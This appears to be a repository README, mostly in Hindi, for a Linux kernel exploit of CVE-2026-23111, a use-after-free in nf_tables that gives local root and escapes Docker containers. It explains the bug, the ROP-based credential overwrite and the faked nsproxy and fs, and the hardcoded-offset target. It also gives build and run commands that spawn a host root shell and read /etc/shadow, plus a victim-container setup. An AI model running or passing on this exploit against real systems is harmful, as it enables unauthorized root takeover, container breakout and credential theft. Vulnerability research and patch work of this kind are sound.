
 kinokopio/cve-2026-23111
Ubuntu 6.8.0-101-generic के लिए nf_tables catchall UAF एक्सप्लॉइट: नकली nsproxy और fs के माध्यम से अनप्रिविलेज्ड लोकल प्रिविलेज एस्केलेशन से होस्ट रूट तक और कंटेनर एस्केप।

Ubuntu 6.8.0-101-generic के लिए nf_tables catchall UAF एक्सप्लॉइट:
केवल अधिकृत परीक्षण वातावरण के लिए। एक सफल रन होस्ट कर्नेल को एक अपरिवर्तनीय रूप से दूषित स्थिति में छोड़ देता है — पूरा होने पर रीबूट करें।
nft_map_catchall_activate() में एक उलटा genmask चेक: ट्रांज़ैक्शन एबॉर्ट के दौरान
हैंडलर उन निष्क्रिय catchall तत्वों को छोड़ देता है जिन्हें पुनः सक्रिय करने की आवश्यकता होती है और
सक्रिय तत्वों को प्रोसेस करता है, इसलिए chain->use को पुनर्स्थापित किए बिना घटा दिया जाता है। DELCHAIN तब
उस चेन को मुक्त कर सकता है जिसे अभी भी एक वर्डिक्ट द्वारा संदर्भित किया जा रहा है — एक use-after-free।
प्रभावित शाखाएँ: 5.10.188+, 5.15.121+, 6.1.36+, 6.7–6.12.69, 6.13–6.18.9।

विशेषाधिकार उन्नयन (lpe मोड): ROP चेन लक्ष्य टास्क के
real_cred और cred को init_cred से अधिलेखित करती है, जिससे वास्तविक uid 0, पूर्ण क्षमताएँ, और
LSM प्रतिबंध हट जाता है। बेयर मेटल पर या सीधे होस्ट पर काम करता है।

कंटेनर एस्केप (डिफ़ॉल्ट मोड): इसके अतिरिक्त यह nsproxy (एक नकली,
जो mnt/uts/ipc/net/time/cgroup को होस्ट के लिए स्विच करता है) और fs (init_fs, ताकि पथ
रिज़ॉल्यूशन होस्ट रूट से शुरू हो, setns() के बिना — docker-default seccomp इसे
ब्लॉक नहीं करता) को अधिलेखित करता है। सफल होने के बाद होस्ट /tmp में एक setuid rootsh होता है और आपको एक होस्ट
शेल मिलता है।
दोनों मोड एक ही बाइनरी में आते हैं और समान एक्सप्लॉइट चेन और ROP साझा करते हैं; केवल अधिलेखित फ़ील्ड की संख्या भिन्न होती है।
| आइटम | मान |
|---|---|
| OS | Ubuntu 22.04.5 LTS |
| कर्नेल | 6.8.0-101-generic (ऑफ़सेट इस बिल्ड के लिए हार्डकोडेड हैं) |
| कंटेनर | Docker, --user 1000:1000, --security-opt seccomp=unconfined |
| होस्ट | kernel.unprivileged_userns_clone=1, nf_tables उपलब्ध |
make
परीक्षण होस्ट पर प्रोजेक्ट /home/ubuntu/poc-cve-2026-23111 पर तैनात है
(exploit_escape2 पहले से बिल्ड किया हुआ है)।
# run as an unprivileged user
cd /home/ubuntu/poc-cve-2026-23111
./exploit_escape2 check                                 # vulnerability check
./exploit_escape2 lpe                                   # interactive root shell
./exploit_escape2 lpe 'id; head -2 /etc/shadow'         # one-shot command
# mount the project directory read-only into the container
docker run -d --name victim --user 1000:1000 \
  --security-opt seccomp=unconfined \
  -v /home/ubuntu/poc-cve-2026-23111:/poc:ro \
  mirror.ccs.tencentyun.com/library/ubuntu:22.04 sleep infinity

docker exec victim /poc/exploit_escape2 check           # vulnerability check
docker exec -it victim /poc/exploit_escape2             # interactive host root shell
docker exec victim /poc/exploit_escape2 'id; head -2 /etc/shadow'   # one-shot command
pause() कॉल करता है — हाईजैक किए गए संदर्भ में कोई बिज़नेस लॉजिक नहीं चलता।lpe real_cred/cred लिखता है; escape nsproxy/fs जोड़ता है।fork/wait/reap सामान्य रूप से व्यवहार करते हैं।6.8.0-101-generic होना चाहिए; अन्य फ्लेवर या पॉइंट रिलीज़ के लिए
ऑफ़सेट्स को फिर से निकालना आवश्यक है।panic_on_oops=1 होने पर चूक होने से होस्ट पैनिक हो जाता है।esc_tgtX / nftpwnAB / पार्क किए गए थ्रेड्स को कभी न मारें, और जिस कंटेनर ने
एक्सप्लॉइट चलाया हो उस पर कभी docker rm -f न चलाएँ।reboot है।kill %1 न चलाएँ।net/netfilter/nf_tables_api.c — nft_map_catchall_activate()





